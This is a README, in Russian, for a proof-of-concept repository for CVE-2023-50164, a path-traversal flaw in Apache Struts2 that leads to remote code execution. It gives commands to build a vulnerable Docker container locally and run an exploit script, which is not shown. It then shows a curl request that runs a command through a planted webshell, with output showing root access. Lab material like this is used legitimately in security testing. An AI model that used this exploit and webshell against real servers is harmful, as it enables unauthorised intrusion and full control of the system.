 sunnyvale-it/cve-2023-50164-poc

CVE-2023-50164 (уязвимость обхода пути в Apache Struts, ведущая к удалённому выполнению кода) — Proof of Concept


Этот PoC создан для тестирования RCE (удалённого выполнения кода) путём эксплуатации уязвимости Apache Struts2.
Соберите образ и запустите контейнер:
$ DOCKER_BUILDKIT=1 docker build . -t struts2-rce-poc && docker run --rm -p 8080:8080 struts2-rce-poc
Запустите эксплойт:
$ cd exploit
$ ./exploit.sh
Теперь вы можете выполнять произвольные команды на стороне сервера, как показано:
$ curl http://localhost:8080/webshell/webshell.jsp\?cmd\=id%20-a

uid=0(root) gid=0(root) groups=0(root)
